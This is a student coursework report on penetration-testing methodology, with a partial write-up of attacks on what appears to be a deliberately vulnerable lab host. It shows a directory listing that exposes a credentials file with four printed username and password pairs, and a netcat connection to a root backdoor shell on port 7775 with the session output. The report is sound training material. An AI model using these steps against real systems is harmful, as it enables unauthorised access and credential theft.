Ethical Hacking 2

Mr. Thomas Webb

BSC (H) Intelligence and Security Part Time

Staffordshire University, Staffordshire

w027996f@student.staffs.ac.uk

August 2016

Word count:

CONTENTS

1. PART A: PENETRATION TESTING METHODOLOGY

"Love your enemies, for they shall tell you all your faults"

Benjamin Franklin

1.1 INTRODUCTION

In designing a penetration test methodology, we first examine the scope of the test and what will be tested. During pre-engagement with the customer, we confirm it as a black box test[1] with a single IP start point, there will be a four-hour window in which to conduct the test and its purpose is not to assess an admin or protective system. Damaging the system or its affecting availability is not covered by the scope. Our main challenges therefore are;

- Limited time
- No prior knowledge of the system

The key words in our plan are efficiency and effectiveness, focusing on what is realistically achievable within a five stage ethical hacking framework. Tools are consequently selected to allow maximum analysis time rather than tool setup and where possible pre-written queries are used. Where a vulnerability assessment would only look at possible weaknesses, we will be progressing from this stage with the attempted exploitation of vulnerabilities, thereby identifying the true risk to the system from a raid style attack.

1.2 FRAMEWORK

Whilst relatively short, the test will not be a smash and grab. A framework is required including key steps taken in set order, providing a clean and well run engagement for the client. The five stage penetration testing framework will be broken into discovery and exploitation phases, see figure 1.




Figure 1 Five Stage Framework

[1] Black Box test – a simulated attack where the tester who has no prior knowledge of the network.

From here we expand into the specific broad tasks as featured in figure 2, we aim to maximise attack options for the allotted time, challenging the systems security for minor incursion. During the Exploitation phase, our attack will become responsive to services identified during the discovery stage. A DoS[2] attack will not be attempted with the test focusing on the confidentiality and integrity of client data.




Figure 2 Framework expansion

[2] Denial of Service

1.3 DISCOVERY

> “Give me six hours to chop down a tree and I will spend the first four sharpening the axe.”
>
> -Abraham Lincoln

A. RECONNAISSANCE

The discovery stage is of vital importance, background preparation must be thoroughly conducted to identify potential flaws before moving to the exploitation phase. Whilst we are provided with an IP it would be unprofessional to not conduct any reconnaissance. We will, however, reduce this step to focus on two key checks;

- Both Dieterle (2014) and Kim (2015) recommend the use of Recon-ng a reconnaissance framework which can generate a great deal of passive OSINT[3] for targets.
- Dieterle (2014) also notes that using Shodan we can quickly perform checks to identify ports, services and other important information.

Both tools will be run, with pre-picked Recon-NG modules used to reverse resolve hostnames, identify ownership, location netblocks, and contact information. This information exceeds the customer scope and will not be used in onward testing[4], it may, however, be of value to them in the report.

B. SCANNING AND ENUMERATION

The core of our information gathering will be conducted actively. Here we aim to maximise information regarding open ports, services, DNS[5], operating systems, applications and their associated patching.

- Nmap is universally recognised as the industry tool of choice, Dieterle (2014) and Engebetson (2013). Kim, however, identifies Sparta for scanning smaller networks. Sparta combines multiple steps running two stage Nmap scans as well as a Nikto web server scan. We will use Nmap and Nikto separately to allow for finer control and to improve understanding of scans and results.
- Automated vulnerability scanning will be conducted using both Nessus, as recommended by Dieterle (2014), Engebetson (2013) and Kim (2015) and OpenVAS also recommended by Kim (2015) for its configurable settings.
- Should HTTP ports be identified web crawling tool HTTrack will be used to save sites for offline examination. Furthermore Dig, NSlookup, Netcraft and DMitry can be used for gathering additional information on the site. We may also decide to directly visit the IP via a web browser and attempt domain name traversal.

[3] OSINT - Open Source Intelligence


[4] Due to the distinct possibility the IP will be part of an ISP net block leased to the client and beyond our scope.

[5] DNS, Domain Name System

STEALTH


> "Behold, I send you forth as sheep in the midst of wolves: be ye therefore wise as serpents, and harmless as doves."
>
> -Matthew 10:16

Pre-engagement clarifies neither administrator nor IDS/IPS[6] are present, this allows us to discount Nmap scan speed concerns due to stealth not being required[7], we could, however, demonstrate some astuteness by altering certain settings. Iceweasel browser and Nikto scans feature distinct user agents, whilst these do not require changing we will in case there is a pattern matching defence. A point to note, Nikto is extremely noisy, this action will not make it any more covert when reviewed in any packet captures.



```
###############################################################################################
# CONFIG STUFF
# $Id: config.txt 94 2009-01-21 22:47:25Z deity $
###############################################################################################

# default command line options, can't be an option that requires a value.  used for ALL runs.
# CLIOPTS=-g -a

# ports never to scan
SKIPPORTS=21 111

# User-Agent variables:
 # @VERSION     - Nikto version
 # @TESTID      - Test identifier
 # @EVASIONS    - List of active evasions
USERAGENT=Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
```

Figure 3 Altering Nikto UA to a generic Windows 10 Firefox



Search: useragent.over

Preference Name	Status	Type	Value
general.useragent.override	user set	string	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/601.6.17 (KHTML, like Gecko) Version/9.1.1 Safari/601.6.17

Figure 4 Altering Iceweasel UA to a generic Macintosh Safari browser

[6] IDS - Intrusion detection system, IPS - Intrusion prevention system

[7] Nmap offers 'Paranoid, Sneaky, Polite, Normal, Aggressive and Insane' scan speeds

1.4 EXPLOITATION

> "You can strike with the few and be many if you strike your adversary in his gaps"
>
> -Sun Tzu

C. MANUAL VULNERABILITY SCANNING

With the results of our scanning and enumeration we can begin researching services for vulnerabilities. The following industry standard references will be used;

- Common Vulnerabilities and Exposure (CVE)
- Common Vulnerability Scoring System (CVSS)
- Common Weakness Enumeration (CWE)
- National Vulnerability Database (NVD)
- Bugtraq ID (BID)
- Open Web Application Security Project (OWASP)
- Metasploit keyword search
- Nmap vulnerability scripts

D. AUTOMATED VULNERABILITY SCANNING

In addition, automated scanning will be conducted. Kim (2014) discusses both financial and technical considerations between Nexpose and Nessus as well as exploring the open source scanner OpenVAS. We will use Nessus due to its performance and ability to identifying anomalous vulnerabilities, then OpenVAS to compare results.

E. EVALUATION AND EXPLOITATION

Evaluation of results from both manual and automated vulnerability scanners feeds into exploitation. Here we will attempt to either conduct a remote exploit identified by our research or direct access using user credentials. Client side attacks will not be attempted due to time constraints. On access priority will be placed on escalating and maintaining privileges mitigating potential access loss. Exploration of the network is conducted in parallel to identify and extract files of interest. See figure 5.




Figure 5 Exploitation Process

2.1 VULNERABILITY 1 - DIRECTORY TRAVERSAL ATTACK

The web page associated with the IP contains an online maze which, beyond the initial page, we traverse by altering the URL[8] rather than page links.

1. On the first page, we simply click the door.





Figure 6 'Enter the door!'

2. The second page's tab asks 'what is after 2?' here we alter the address from level2 to level3.



what is after 2?

83.105.119.24/not/level2.html

Figure 7 'what is after 2?'

[8] URL – Uniform Resource Locator


3. The third page’s tab tells us ‘Turn me ON!’ here we alter false to true.



83.105.119.24/false/gototheothe

Figure 8 'Turn me ON!'


4. This brings us to our final page which asks is we acquired the ‘User\ Credentials’? Having got this far by altering the URL we receive another hint that we can attempt direct request browsing to a user credentials page, this also appears in the page’s source.



83.105.119.24/true/gototheothersite.html

This is the End. Did you Get the 'User\ Credentials'?

Figure 9 'Did you Get the 'User\ Credentials'?'




view-source:http://83.105.119.24/true/gototheothersite.html

```
<html>
<!-- msfadmin msfadmin ? Think again sunshine! It is not going to be this easy!-->
<!-- root toor ? nop. keep trying...-->
<!--Why don't you try a unauthorized directory listing? :) -->
<head>
<title>Where do you want to go today?</title>

</head>
<body>
<center>
  <p><img src="screen4.jpg" border="0" usemap="#no">
</br>
</br>
This is the End. Did you Get the 'User\ Credentials'?
</center>
</body>

</html>

```

Figure 10 Source code hints

5. After a few attempts, we identify the file in the /false directory providing the username and password to four accounts.




Index of /false

```
   Name                      Last modified      Size  Description
   Parent Directory          15-Nov-2014 14:23    -
   UserCredentials           04-Nov-2015 11:04    1k
   gotootheothersite.html    08-Nov-2014 21:21    1k
   screen3.gif               08-Nov-2014 21:22  200k
```

Apache/1.3.37 Server at 192.168.1.93 Port 80

Figure 11 Direct request browsing to the directory containing the UserCredentials




```
Congratulations!!!

You have successfuly exploited one of the many vulnerabilities of the apache web server.

Do not forget to put this in your report!

Username        Password
frodo           Mordor
bilbo           Batman1
samwise         notwise
faramir         password
```

Figure 12 The Usernames and Passwords identified by direct request browsing

2.2 VULNERABILITY 2 – BASH SHELL **BACKDOOR** PORT 7775


A backdoor bash shell was identified on port 7775.

1. This allowed us to enter the system with root privileges using netcat



```
root@tom:~# nc 83.105.119.24 7775
ls
Desktop
QEMU
Set IP address
WebScarab.properties
argo.user.properties
argouml.log
libvars.h
lida
qemu
sample_scripts
workspace
www
whoami
root
```

